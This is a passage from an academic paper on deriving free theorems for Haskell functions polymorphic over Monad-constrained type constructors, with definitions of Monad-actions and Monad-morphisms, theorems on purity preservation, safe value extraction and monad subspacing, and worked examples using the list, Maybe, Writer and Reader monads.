One could go and study these questions for particular functions like the  $f_1$  to  $f_4$  given further above. But instead we would like to answer them for any function of type  $\text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  in general, without consulting particular function definitions. And we would not like to restrict to the two or three scenarios depicted in the previous paragraph. Rather, we want to explore more abstract settings of which statements like the ones in question above can be seen, and dealt with, as particular instances. And, of course, we prefer a generic methodology that applies equally well to other types than the specific one of  $f$  considered so far in this introduction. These aims are not arbitrary or far-fetched. Precedent has been set with the theorems obtained for free by Wadler (1989) from relational parametricity (Reynolds 1983). Derivation of such free theorems, too, is a methodology that applies not only to a single type, works independently of particular function definitions, and applies to a diverse range of scenarios: from simple algebraic laws to powerful program transformations (Gill et al. 1993), to meta-theorems about whole classes of algorithms (Voigtländer 2008b), to specific applications in software engineering and databases (Voigtländer 2009).

Unsurprisingly then, we do build on Reynolds' and Wadler's work. Of course, the framework that is usually considered when free theorems are derived needs to be extended to deal with types like  $\text{Monad } \mu \Rightarrow \dots$ . But the ideas needed to do so are there for the taking. Indeed, both relational parametricity extended for polymorphism over type constructors rather than over ordinary types only, as well as relational parametricity extended to take class constraints into account, are in the folklore. However, these two strands of possible extension have not been combined before, and not been used as we do. Since we are mostly interested in demonstrating the prospects gained from that combination, we refrain here from developing the folklore into a full-fledged formal apparatus that would stand to blur the intuitive ideas. This is not an overly theoretical paper. Also on purpose, we do not consider Haskell intricacies, like those studied by Johann and Voigtländer (2004) and Stenger and Voigtländer (2009), that do affect relational parametricity but in a way orthogonal to what is of interest here. Instead, we stay with Reynolds' and Wadler's simple model (but consider the extension to general recursion in Appendix C). For the sake of accessibility, we also stay close to Wadler's notation.

## 2. Free Theorems, in Full Beauty

So what is the deal with free theorems? Why should it be possible to derive statements about a function's behaviour from its type alone? Maybe it is best to start with a concrete example. Consider the type signature

$$f :: [\alpha] \rightarrow [\alpha].$$

What does it tell us about the function  $f$ ? For sure that it takes lists as input and produces lists as output. But we also see that  $f$  is polymorphic, due to the type variable  $\alpha$ , and so must work for lists over arbitrary element types. How, then, can elements for the output list come into existence? The answer is that the output list

can only ever contain elements from the input list. For the function, not knowing the element type of the lists it operates over, cannot possibly make up new elements of any concrete type to put into the output, such as 42 or True, or even  $id$ , because then  $f$  would immediately fail to have the general type  $[\alpha] \rightarrow [\alpha]$ .<sup>2</sup>

So for any input list  $l$  (over any element type) the output list  $f l$  consists solely of elements from  $l$ .

But how can  $f$  decide which elements from  $l$  to propagate to the output list, and in which order and multiplicity? The answer is that such decisions can only be made based on the input list  $l$ . For in a pure functional language  $f$  has no access to any global state or other context based on which to decide. It cannot, for example, consult the user in any way about what to do. And the means by which to make decisions based on  $l$  are limited as well. In particular, decisions cannot possibly depend on any specifics of the elements of  $l$ . For the function is ignorant of the element type, and so is prevented from analysing list elements in any way (be it by pattern-matching, comparison operations, or whatever). In fact, the only means for  $f$  to drive its decision-making is to inspect the *length* of  $l$ , because that is the only element-independent “information content” of a list.

So for any pair of lists  $l$  and  $l'$  of same length (but possibly over different element types) the lists  $f l$  and  $f l'$  are formed by making the same position-wise selections of elements from  $l$  and  $l'$ , respectively.

Now consider the following standard Haskell function:

$$\begin{aligned} \text{map} &:: (\alpha \rightarrow \beta) \rightarrow [\alpha] \rightarrow [\beta] \\ \text{map } g [] &= [] \\ \text{map } g (a : as) &= (g a) : (\text{map } g as) \end{aligned}$$

Clearly,  $\text{map } g$  for any  $g$  preserves the lengths of lists. So if  $l' = \text{map } g l$ , then  $f l$  and  $f l'$  are of the same length and contain, at each position, position-wise exactly corresponding elements from  $l$  and  $l'$ , respectively. Since, moreover, any two position-wise corresponding elements, one from  $l$  and one from  $l' = \text{map } g l$ , are related by the latter being the  $g$ -image of the former, we have that at each position  $f l'$  contains the  $g$ -image of the element at the same position in  $f l$ .

So for any list  $l$  and (type-appropriate) function  $g$ , we have  
 $f(\text{map } g l) = \text{map } g(f l)$ .

Note that during the reasoning leading up to that statement we did not (need to) consider the actual definition of  $f$  at all. The methodology of deriving free theorems à la Wadler (1989) is a way to obtain statements of this flavour for arbitrary function types, and in a more disciplined (and provably sound) manner than the mere handwaving performed above.

The key to doing so is to interpret types as relations. For example, given the type signature  $f :: [\alpha] \rightarrow [\alpha]$ , we take the type and replace every quantification over type variables, including implicit quantification (note that the type  $[\alpha] \rightarrow [\alpha]$ , by Haskell convention, really means  $\forall \alpha. [\alpha] \rightarrow [\alpha]$ ), by quantification over relation variables:  $\forall \mathcal{R}. [\mathcal{R}] \rightarrow [\mathcal{R}]$ . Then, there is a systematic way of reading such expressions over relations as relations themselves. In particular,

- base types like `Int` are read as identity relations,
- for relations  $\mathcal{R}$  and  $\mathcal{S}$ , we have

$$\mathcal{R} \rightarrow \mathcal{S} = \{(f, g) \mid \forall (a, b) \in \mathcal{R}. (f a, g b) \in \mathcal{S}\},$$

and

---

<sup>2</sup>The situation is more complicated in the presence of general recursion. For further discussion, see Appendix C.

- for types  $\tau$  and  $\tau'$  with at most one free variable, say  $\alpha$ , and a function  $\mathcal{F}$  on relations such that every relation  $\mathcal{R}$  between closed types  $\tau_1$  and  $\tau_2$ , denoted  $\mathcal{R} : \tau_1 \Leftrightarrow \tau_2$ , is mapped to a relation  $\mathcal{F}\mathcal{R} : \tau[\tau_1/\alpha] \Leftrightarrow \tau'[\tau_2/\alpha]$ , we have

$$\forall \mathcal{R}. \mathcal{F}\mathcal{R} = \{(u, v) \mid \forall \tau_1, \tau_2, \mathcal{R} : \tau_1 \Leftrightarrow \tau_2. (u_{\tau_1}, v_{\tau_2}) \in \mathcal{F}\mathcal{R}\}$$

(Here,  $u_{\tau_1} :: \tau[\tau_1/\alpha]$  is the instantiation of  $u :: \forall \alpha. \tau$  to the type  $\tau_1$ , and similarly for  $v_{\tau_2}$ . In what follows, we will always leave type instantiation implicit.)

Also, every fixed type constructor is read as an appropriate construction on relations. For example, the list type constructor maps every relation  $\mathcal{R} : \tau_1 \Leftrightarrow \tau_2$  to the relation  $[\mathcal{R}] : [\tau_1] \Leftrightarrow [\tau_2]$  defined by (the least fixpoint of)

$[\mathcal{R}] = \{([], [])\} \cup \{(a : as, b : bs) \mid (a, b) \in \mathcal{R}, (as, bs) \in [\mathcal{R}]\}$ ,  
the Maybe type constructor maps every relation  $\mathcal{R} : \tau_1 \Leftrightarrow \tau_2$  to the relation  $\text{Maybe } \mathcal{R} : \text{Maybe } \tau_1 \Leftrightarrow \text{Maybe } \tau_2$  defined by

$$\text{Maybe } \mathcal{R} = \{\text{Nothing}, \text{Nothing}\} \cup \{\text{Just } a, \text{Just } b \mid (a, b) \in \mathcal{R}\},$$

and similarly for other user-definable types.

The key insight of relational parametricity à la Reynolds (1983) now is that any expression over relations that can be built as above, by interpreting a closed type, denotes the identity relation on that type.

For the above example, this insight means that any  $f :: \forall \alpha. [\alpha] \rightarrow [\alpha]$  satisfies  $(f, f) \in \forall \mathcal{R}. [\mathcal{R}] \rightarrow [\mathcal{R}]$ , which by unfolding some of the above definitions is equivalent to having for every  $\tau_1, \tau_2, \mathcal{R} : \tau_1 \Leftrightarrow \tau_2, l :: [\tau_1]$ , and  $l' :: [\tau_2]$  that  $(l, l') \in [\mathcal{R}]$  implies  $(f l, f l') \in [\mathcal{R}]$ , or, specialised to the function level ( $\mathcal{R} \mapsto g$ , and thus  $[\mathcal{R}] \mapsto \text{map } g$ ), for every  $g :: \tau_1 \rightarrow \tau_2$  and  $l :: [\tau_1]$  that  $f(\text{map } g l) = \text{map } g(f l)$ . This proof finally provides the formal counterpart to the intuitive reasoning earlier in this section. And the development is algorithmic enough that it can be performed automatically. Indeed, an online free theorems generator (Böhme 2007) is accessible at our homepage (<http://linux.tcs.inf.tu-dresden.de/~voigt/ft/>).

### 3. The Extension to Type Constructor Classes

We now want to deal with two new aspects: with quantification over type *constructor* variables (rather than just over type variables) and with *class constraints* (Wadler and Blott 1989). For both aspects, the required extensions to the interpretation of types as relations appear to be folklore, but have seldom been spelled out and have not been put to use before as we do in this paper.

Regarding quantification over type *constructor* variables, the necessary adaptation is as follows. Just as free type variables are interpreted as relations between arbitrarily chosen closed types (and then quantified over via relation variables), free type constructor variables are interpreted as functions on such relations tied to arbitrarily chosen type constructors. Formally, let  $\kappa_1$  and  $\kappa_2$  be type constructors (of kind  $* \rightarrow *$ ). A *relational action* for them, denoted  $\mathcal{F} : \kappa_1 \Leftrightarrow \kappa_2$ , is a function  $\mathcal{F}$  on relations between closed types such that every  $\mathcal{R} : \tau_1 \Leftrightarrow \tau_2$  (for arbitrary  $\tau_1$  and  $\tau_2$ ) is mapped to an  $\mathcal{F}\mathcal{R} : \kappa_1 \tau_1 \Leftrightarrow \kappa_2 \tau_2$ . For example, the function  $\mathcal{F}$  that maps every  $\mathcal{R} : \tau_1 \Leftrightarrow \tau_2$  to

$$\mathcal{F}\mathcal{R} = \{\text{Nothing}, []\} \cup \{\text{Just } a, b : bs \mid (a, b) \in \mathcal{R}, bs :: [\tau_2]\}$$

is a relational action  $\mathcal{F} : \text{Maybe} \Leftrightarrow []$ . The relational interpretation of a type quantifying over a type constructor variable is now performed in an analogous way as explained for quantification over type (and then, relation) variables above. In different formulations and detail, the same basic idea is mentioned or used by Fegaras and

Sheard (1996), Kučan (1997), Takeuti (2001), and Vytiniotis and Weirich (2009).

Regarding *class constraints*, Wadler (1989, Section 3.4) directs the way by explaining how to treat the type class  $\text{Eq}$  in the context of deriving free theorems. The idea is to simply restrict the relations chosen as interpretation for type variables that are subject to a class constraint. Clearly, only relations between types that are instances of the class under consideration are allowed. Further restrictions are obtained from the respective class declaration. Namely, the restrictions must precisely ensure that every class method (seen as a new constant in the language) is related to itself by the relational interpretation of its type. This relatedness then guarantees that the overall result (i.e., that the relational interpretation of every closed type is an identity relation) stays intact (Mitchell and Meyer 1985). The same approach immediately applies to type constructor classes as well. Consider, for example, the Monad class declaration:

```
class Monad μ where
  return :: α → μ α
  (≫=) :: μ α → (α → μ β) → μ β
```

Since the type of *return* is  $\forall \mu. \text{Monad } \mu \Rightarrow (\forall \alpha. \alpha \rightarrow \mu \alpha)$ , we expect that  $(\text{return}, \text{return}) \in \forall \mathcal{F}. \text{Monad } \mathcal{F} \Rightarrow (\forall \mathcal{R}. \mathcal{R} \rightarrow \mathcal{F}\mathcal{R})$ , and similarly for  $\gg=$ . The constraint “*Monad  $\mathcal{F}$* ” on a relational action is now defined in precisely such a way that both conditions will be fulfilled.

**Definition 1.** Let  $\kappa_1$  and  $\kappa_2$  be type constructors that are instances of *Monad* and let  $\mathcal{F} : \kappa_1 \Leftrightarrow \kappa_2$  be a relational action. If

- $(\text{return}_{\kappa_1}, \text{return}_{\kappa_2}) \in \forall \mathcal{R}. \mathcal{R} \rightarrow \mathcal{F}\mathcal{R}$  and
- $((\gg=_{\kappa_1}), (\gg=_{\kappa_2})) \in \forall \mathcal{R}. \forall \mathcal{S}. \mathcal{F}\mathcal{R} \rightarrow ((\mathcal{R} \rightarrow \mathcal{F}\mathcal{S}) \rightarrow \mathcal{F}\mathcal{S})$ ,

then  $\mathcal{F}$  is called a *Monad-action*.<sup>3</sup> (While we have decided to generally leave type instantiation implicit, we explicitly retain instantiation of type constructors in what follows, except for some examples.)

For example, given the following standard *Monad* instance definitions:

```
instance Monad Maybe where
  return a = Just a
  Nothing ≫= k = Nothing
  Just a ≫= k = k a
```

```
instance Monad [] where
  return a = [a]
  as ≫= k = concat (map k as)
```

the relational action  $\mathcal{F} : \text{Maybe} \Leftrightarrow []$  given above is *not* a *Monad-action*, because it is not the case that  $((\gg=_{\text{Maybe}}), (\gg=_{[]})) \in \forall \mathcal{R}. \forall \mathcal{S}. \mathcal{F}\mathcal{R} \rightarrow ((\mathcal{R} \rightarrow \mathcal{F}\mathcal{S}) \rightarrow \mathcal{F}\mathcal{S})$ . To see this, consider

```
R = S = idInt,
m1 = Just 1,
m2 = [1, 2],
k1 = λi → if i > 1 then Just i else Nothing , and
k2 = λi → reverse [2..i].
```

Clearly,  $(m_1, m_2) \in \mathcal{F} id_{\text{Int}}$  and  $(k_1, k_2) \in id_{\text{Int}} \rightarrow \mathcal{F} id_{\text{Int}}$ , but  $(m_1 \gg=_{\text{Maybe}} k_1, m_2 \gg=_{[]} k_2) = (\text{Nothing}, [2]) \notin \mathcal{F} id_{\text{Int}}$ . On the other hand, the relational action  $\mathcal{F}' : \text{Maybe} \Leftrightarrow []$  with

$$\mathcal{F}'\mathcal{R} = \{\text{Nothing}, []\} \cup \{\text{Just } a, [b] \mid (a, b) \in \mathcal{R}\}$$

is a *Monad-action*.

<sup>3</sup> It is worth noting that “dictionary translation” (Wadler and Blott 1989) would be an alternative way of motivating this definition.

We are now ready to derive free theorems involving (polymorphism over) type constructor classes. For example, functions  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  as considered in the introduction will necessarily always satisfy  $(f, f) \in \forall \mathcal{F} \text{ Monad } \mathcal{F} \Rightarrow [\mathcal{F} \text{ id}_{\text{Int}}] \rightarrow \mathcal{F} \text{ id}_{\text{Int}}$ , i.e., for every choice of type constructors  $\kappa_1$  and  $\kappa_2$  that are instances of Monad, and every Monad-action  $\mathcal{F} : \kappa_1 \Leftrightarrow \kappa_2$ , we have  $(f_{\kappa_1}, f_{\kappa_2}) \in [\mathcal{F} \text{ id}_{\text{Int}}] \rightarrow \mathcal{F} \text{ id}_{\text{Int}}$ . In the next section we prove several theorems by instantiating the  $\mathcal{F}$  here, and provide plenty of examples of interesting results obtained for concrete monads.

An important role will be played by a notion connecting different Monad instances on a functional, rather than relational, level.

**Definition 2.** Let  $\kappa_1$  and  $\kappa_2$  be instances of Monad and let  $h :: \kappa_1 \alpha \rightarrow \kappa_2 \alpha$ . If

- $h \circ \text{return}_{\kappa_1} = \text{return}_{\kappa_2}$  and
- for every choice of closed types  $\tau$  and  $\tau'$ ,  $m :: \kappa_1 \tau$ , and  $k :: \tau \rightarrow \kappa_1 \tau'$ ,

$$h(m \gg=_{\kappa_1} k) = h m \gg=_{\kappa_2} h \circ k,$$

then  $h$  is called a *Monad-morphism*.

The two notions of Monad-action and Monad-morphism are strongly related, in that Monad-actions are closed under pointwise composition with Monad-morphisms or the inverses thereof, depending on whether the composition is from the left or from the right (Filinski and Størvig 2007, Proposition 3.7(2)).

## 4. One Application Field: Reasoning about Monadic Programs

For most of this section, we focus on functions  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ . However, it should be emphasised that results of the same spirit can be systematically obtained for other function types involving quantification over Monad-restricted type constructor variables just as well. And note that the presence of the concrete type `Int` in the function signature makes any results we obtain for such  $f$  more, rather than less, interesting. For clearly there are strictly, and considerably, fewer functions of type  $\text{Monad } \mu \Rightarrow [\mu \alpha] \rightarrow \mu \alpha$  than there are of type  $\text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ <sup>4</sup>, so proving a statement for all functions of the latter type demonstrates much more power than proving the same statement for all functions of the former type only. In other words, telling  $f$  what type of values are encapsulated in its monadic inputs and output entails more possible behaviours of  $f$  that our reasoning principle has to keep under control.

Also, it is *not* the case that using `Int` in most examples in this section means that we might as well have monomorphised the monad interface as follows:

```
class IntMonad μ where
  return :: Int → μ
  (gg=) :: μ → (Int → μ) → μ
```

and thus are actually just proving results about a less interesting type  $\text{IntMonad } \mu \Rightarrow [\mu] \rightarrow \mu$  without any higher-orderedness (viz., quantifying only over a type variable rather than over a type *constructor* variable). This impression would be a misconception, as we *do* indeed prove results for functions critically depending on the use of higher-order polymorphism. That the type under consideration is  $\text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  does by no way mean that monadic encapsulation is restricted to only integer values

<sup>4</sup> After all, any function (definition) of the type polymorphic over  $\alpha$  can also be given the more specific type, whereas of the functions  $f_1$  to  $f_4$  given in the introduction as examples for functions of the latter type only  $f_1$  can be given the former type as well.

inside functions of that type. Just consider the function  $f_2$  from the introduction. During that function's computation, the monadic bind operation ( $\gg=$ ) is used to combine a  $\mu$ -encapsulated integer list (viz., *sequence*  $ms :: \mu [\text{Int}]$ ) with a function to a  $\mu$ -encapsulated single integer (viz., *return*  $\circ$  *sum*  $:: [\text{Int}] \rightarrow \mu \text{ Int}$ ). Clearly, the same or similarly modular code could not have been written at type  $f_2 :: \text{IntMonad } \mu \Rightarrow [\mu] \rightarrow \mu$ , because there is no way to provide a function like *sequence* for the `IntMonad` class (or any single monomorphised class), not even when we are content with making *sequence* less flexible by fixing the  $\alpha$  in its current type to be `Int`. So again, proving results about all functions of type  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  covers more ground than might at first appear to be the case.

Having rationalised our choice of example function type, let us now get some actual work done. As a final preparation, we need to mention three laws that Monad instances  $\kappa$  are often expected to satisfy:<sup>5</sup>

$$\text{return}_\kappa a \gg=_\kappa k = k \quad (1)$$

$$m \gg=_\kappa \text{return}_\kappa = m \quad (2)$$

$$(m \gg=_\kappa k) \gg=_\kappa q = m \gg=_\kappa (\lambda a \rightarrow k a \gg=_\kappa q) \quad (3)$$

Since Haskell does not enforce these laws, and it is easy to define Monad instances violating them, we will explicitly keep track of where the laws are required in our statements and proofs.

### 4.1 Purity Preservation

As mentioned in the introduction, one first intuitive statement we naturally expect to hold of any  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  is that when all the monadic values supplied to  $f$  in the input list are actually pure (not associated with any proper monadic effect), then  $f$ 's result value, though of some monadic type, should also be pure. After all,  $f$  itself, being polymorphic over  $\mu$ , cannot introduce effects from any specific monad. This statement is expected to hold no matter what monad the input values live in. For example, if the input list consists of computations in the list monad, defined in the previous section and modelling nondeterminism, but all the concretely passed values actually correspond to deterministic computations, then we expect that  $f$ 's result value also corresponds to a deterministic computation. Similarly, if the input list consists of IO computations, but we only pass ones that happen to have no side-effect at all, then  $f$ 's result, though living in the IO monad, should also be side-effect-free. To capture the notion of “purity” independently of any concrete monad, we use the convention that the pure computations in any monad are those that may be the result of a call to *return*. Note that this does not mean that the values in the input list must *syntactically* be *return*-calls. Rather, each of them only needs to be *semantically equivalent* to some such call. The desired statement is now formalised as follows. It is proved in Appendix A, and is a corollary of Theorem 3 (to be given later).

**Theorem 1.** Let  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ , let  $\kappa$  be an instance of Monad satisfying law (1), and let  $l :: [\kappa \text{ Int}]$ . If every element in  $l$  is a  $\text{return}_\kappa$ -image, then so is  $f_\kappa l$ .

We can now reason for specific monads as follows.

**Example 1.** Let  $l :: [[\text{Int}]]$ , i.e.,  $l :: [\kappa \text{ Int}]$  for  $\kappa = []$ . We might be interested in establishing that when every element

<sup>5</sup> Indeed, only a Monad instance satisfying these laws constitutes a “monad” in the mathematical sense of the word.

in  $l$  is (evaluated to) a singleton list, then the result of applying any  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  to  $l$  will be a singleton list as well. While this propagation is easy to see for  $f_1$ ,  $f_2$ , and  $f_3$  from the introduction, it is maybe not so immediately obvious for the  $f_4$  given there. However, Theorem 1 tells us without any further effort that the statement in question does indeed hold for  $f_4$ , and for any other  $f$  of the same type.

Likewise, we obtain the statement about side-effect-free computations in the IO monad envisaged above. All we rely on then is that the IO monad, like the list monad, satisfies monad law (1).

## 4.2 Safe Value Extraction

A second general statement we are interested in is to deal with the case that the monadic computations provided as input are not necessarily pure, but we have a way of discarding the monadic layer and recovering underlying values. Somewhat in the spirit of *unsafePerformIO* :: IO  $\alpha \rightarrow \alpha$ , but for other monads and hopefully safe. Then, if we are interested only in a thus projected result value of  $f$ , can we show that it only depends on likewise projected input values, i.e., that we can discard any effects from the monadic computations in  $f$ 's input list when we are not interested in the effectful part of the output computation? Clearly, it would be too much to expect this reduction to work for arbitrary “projections”, or even arbitrary monads. Rather, we need to devise appropriate restrictions and prove that they suffice. The formal statement is as follows.

**Theorem 2.** Let  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ , let  $\kappa$  be an instance of Monad, and let  $p :: \kappa \alpha \rightarrow \alpha$ . If

- $p \circ \text{return}_\kappa = \text{id}$  and
- for every choice of closed types  $\tau$  and  $\tau'$ ,  $m :: \kappa \tau$ , and  $k :: \tau \rightarrow \kappa \tau'$ ,

$$p(m \gg=k k) = p(k(p m)),$$

then  $p \circ f_\kappa$  gives the same result for any two lists of same length whose corresponding elements have the same  $p$ -images, i.e.,  $p \circ f_\kappa$  can be “factored” as  $g \circ (\text{map } p)$  for some suitable  $g :: [\text{Int}] \rightarrow \text{Int}$ .<sup>6</sup>

The theorem is proved in Appendix B. Also, it is a corollary of Theorem 4. Note that no monad laws at all are needed in Theorem 2 and its proof. The same will be true for the other theorems we are going to provide, except for Theorem 5. But first, we consider several example applications of Theorem 2.

**Example 2.** Consider the well-known writer, or logging, monad (specialised here to the String monoid):

```
newtype Writer α = Writer (α, String)

instance Monad Writer where
  return a = Writer (a, "")
  Writer (a, s) ≫= k =
    Writer (case k a of Writer (a', s') → (a', s ++ s'))
```

<sup>6</sup>In fact, this  $g$  is explicitly given as follows:  $\text{unld} \circ \text{fId} \circ (\text{map Id})$ , using the type constructor  $\text{Id}$  and its Monad instance definition from Appendix A.

Assume we are interested in applying an  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$  to an  $l :: [\text{Writer Int}]$ , yielding a monadic result of type  $\text{Writer Int}$ . Assume further that for some particular purpose during reasoning about the overall program, we are only interested in the actual integer value encapsulated in that result, as extracted by the following function:

$$\begin{aligned} p :: \text{Writer } \alpha \rightarrow \alpha \\ p(\text{Writer}(a, s)) = a \end{aligned}$$

Intuition suggests that then the value of  $p(f l)$  should not depend on any logging activity of elements in  $l$ . That is, if  $l$  were replaced by another  $l' :: [\text{Writer Int}]$  encapsulating the same integer values, but potentially attached with different logging information, then  $p(f l')$  should give exactly the same value. Since the given  $p$  fulfills the required conditions, Theorem 2 confirms this intuition.

It should also be instructive here to consider a negative example.

**Example 3.** Recall the list monad defined in Section 3. It is tempting to use  $\text{head} :: [\alpha] \rightarrow \alpha$  as an extraction function and expect that for every  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ , we can factor  $\text{head} \circ f$  as  $g \circ (\text{map head})$  for some suitable  $g :: [\text{Int}] \rightarrow \text{Int}$ . But actually this factorisation fails in a subtle way. Consider, for example, the (for the sake of simplicity, artificial) function

$$\begin{aligned} f_5 :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int} \\ f_5 [] = \text{return } 0 \\ f_5 (m : ms) = \text{do } i \leftarrow m \\ \quad f_5 (\text{if } i > 0 \text{ then } ms \text{ else } tail ms) \end{aligned}$$

Then for  $l = [[1], []]$  and  $l' = [[1, 0], []]$ , both of type  $[[\text{Int}]]$ , we have  $\text{map head } l = \text{map head } l'$ , but  $\text{head}(f_5 l) \neq \text{head}(f_5 l')$ . In fact, the left-hand side of this inequality leads to an “head of empty list”-error, whereas the right-hand side delivers the value 0. Clearly, this means that the supposed  $g$  cannot exist for  $f_5$  and  $\text{head}$ . An explanation for the observed failure is provided by the conditions imposed on  $p$  in Theorem 2. It is simply not true that for every  $m$  and  $k$ ,  $\text{head}(m \gg=k k) = \text{head}(k(\text{head } m))$ . More concretely, the failure for  $f_5$  observed above arises from this equation being violated for  $m = [1, 0]$  and  $k = \lambda i \rightarrow \text{if } i > 0 \text{ then } [] \text{ else } [0]$ .

Since the previous (counter-)example is a bit peculiar in its reliance on runtime errors, let us consider a related setting without empty lists, an example also serving to further emphasise the predictive power of the conditions on  $p$  in Theorem 2.

**Example 4.** Assume, just for the scope of this example, that the type constructor  $[]$  yields (the types of) nonempty lists only. Clearly, it becomes an instance of Monad by just the same definition as given in Section 3. There are now several choices for a never failing extraction function  $p :: [\alpha] \rightarrow \alpha$ . For example,  $p$  could be  $\text{head}$ , could be  $\text{last}$ , or could be the function that always returns the element in the middle position of its input list (and, say, the left one of the two middle elements in the case of a list of even length). But which of these candidates are “good” in the sense of providing, for

every  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ , a factorisation of  $p \circ f$  into  $g \circ (\text{map } p)$ ?

The answer is provided by the two conditions on  $p$  in Theorem 2, which specialised to the (nonempty) list monad require that

- for every  $a, p[a] = a$ , and
- for every choice of closed types  $\tau$  and  $\tau'$ ,  $m :: [\tau]$ , and  $k :: \tau \rightarrow [\tau']$ ,  $p(\text{concat}(\text{map } k m)) = p(k(p m))$ .

From these conditions it is easy to see that now  $p = \text{head}$  is good (in contrast to the situation in Example 3), and so is  $p = \text{last}$ , while the proposed “middle extractor” is not. It does not fulfil the second condition above, roughly because  $k$  does not necessarily map all its inputs to equally long lists. (A concrete counterexample  $f_6$ , of appropriate type, can easily be produced from this observation.)

### 4.3 Monad Subspacing

Next, we would like to tackle reasoning not about the complete absence of (à la Theorem 1), or disregard for (à la Theorem 2), monadic effects, but about finer nuances. Often, we know certain computations to realise only some of the potential effects to which they would be entitled according to the monad they live in. If, for example, the effect under consideration is nondeterminism à la the standard list monad, then we might know of some computations in that monad that they realise only one-or-one-nondeterminism, i.e., never produce more than one answer, but may produce none at all. Or we might know that they realise only non-failing-nondeterminism, i.e., always produce at least one answer, but may produce more than one. Then, we might want to argue that the respective nature of nondeterminism is preserved when combining such computations using, say, a function  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ . This preservation would mean that applying any such  $f$  to any list of empty-or-singleton lists always gives an empty-or-singleton list as result, and that applying any such  $f$  to any list of nonempty lists only gives a nonempty list as result for sure. Or, in the case of an exception monad (Either String), we might want to establish that an application of  $f$  cannot possibly lead to any exceptional value (error description string) other than those already present somewhere in its input list. Such “invariants” can often be captured by identifying a certain “subspace” of the monadic type in question that forms itself a monad, or, indeed, by “embedding” another, “smaller”, monad into the one of interest. Formal counterparts of the intuition behind the previous sentence and the vague phrases occurring therein can be found in Definition 2 and the following theorem, as well as in the subsequent examples.

**Theorem 3.** Let  $f :: \text{Monad } \mu \Rightarrow [\mu \text{ Int}] \rightarrow \mu \text{ Int}$ , let  $h :: \kappa_1 \alpha \rightarrow \kappa_2 \alpha$  be a Monad-morphism, and let  $l :: [\kappa_2 \text{ Int}]$ . If every element in  $l$  is an  $h$ -image, then so is  $f_{\kappa_2} l$ .

**Proof.** We prove that for every  $l' :: [\kappa_1 \text{ Int}]$ ,

$$f_{\kappa_2}(\text{map } h l') = h(f_{\kappa_1} l'). \quad (4)$$

To do so, we first show that  $\mathcal{F} : \kappa_2 \Leftrightarrow \kappa_1$  with

$$\mathcal{F} \mathcal{R} = (\kappa_2 \mathcal{R}) ; h^{-1},$$

where “ $\cdot$ ” is (forward) relation composition and “ $^{-1}$ ” gives the inverse of a function graph, is a Monad-action. Indeed,

- $(\text{return}_{\kappa_2}, \text{return}_{\kappa_1}) \in \forall \mathcal{R}. \mathcal{R} \rightarrow \mathcal{F} \mathcal{R}$ , since for every  $\mathcal{R}$  and  $(a, b) \in \mathcal{R}$ ,  $(\text{return}_{\kappa_2} a, h(\text{return}_{\kappa_1} b)) = (\text{return}_{\kappa_2} a, \text{return}_{\kappa_2} b) \in \kappa_2 \mathcal{R}$  by  $(\text{return}_{\kappa_2}, \text{return}_{\kappa_2}) \in \forall \mathcal{R}. \mathcal{R} \rightarrow \kappa_2 \mathcal{R}$  (which holds due to  $\text{return}_{\kappa_2} :: \forall \alpha. \alpha \rightarrow \kappa_2 \alpha$ ), and
- $((\gg_{\kappa_2}), (\gg_{\kappa_1})) \in \forall \mathcal{R}. \forall \mathcal{S}. \mathcal{F} \mathcal{R} \rightarrow ((\mathcal{R} \rightarrow \mathcal{F} \mathcal{S}) \rightarrow \mathcal{F} \mathcal{S})$ , since for every  $\mathcal{R}, \mathcal{S}, (m_1, m_2) \in (\kappa_2 \mathcal{R}) ; h^{-1}$ , and  $(k_1, k_2) \in \mathcal{R} \rightarrow ((\kappa_2 \mathcal{S}) ; h^{-1})$ ,

$$(m_1 \gg_{\kappa_2} k_1, h(m_2 \gg_{\kappa_1} k_2)) = \\ (m_1 \gg_{\kappa_2} k_1, h m_2 \gg_{\kappa_2} h \circ k_2) \in \kappa_2 \mathcal{S}$$

$$\text{by } ((\gg_{\kappa_2}), (\gg_{\kappa_2})) \in \forall \mathcal{R}. \forall \mathcal{S}. \kappa_2 \mathcal{R} \rightarrow ((\mathcal{R} \rightarrow \kappa_2 \mathcal{S}) \rightarrow \kappa_2 \mathcal{S}), (m_1, h m_2) \in \kappa_2 \mathcal{R}, \text{ and } (k_1, h \circ k_2) \in \mathcal{R} \rightarrow \kappa_2 \mathcal{S}.$$

Hence,  $(f_{\kappa_2}, f_{\kappa_1}) \in [\mathcal{F} \text{id}_{\text{Int}}] \rightarrow \mathcal{F} \text{id}_{\text{Int}}$ . Given that we have  $\mathcal{F} \text{id}_{\text{Int}} = (\kappa_2 \text{id}_{\text{Int}}) ; h^{-1} = h^{-1}$ , this implies the claim. (Note that  $\kappa_2 \text{id}_{\text{Int}}$  is the relational interpretation of the closed type  $\kappa_2 \text{ Int}$ , and thus itself denotes  $\text{id}_{\kappa_2 \text{ Int}}$ .)

Using Theorem 3, we can indeed prove the statements mentioned for the list and exception monads above. Here, for diversion, we instead prove some results about more stateful computations.

**Example 5.** Consider the well-known reader monad:

**newtype** Reader  $\rho \alpha = \text{Reader } (\rho \rightarrow \alpha)$

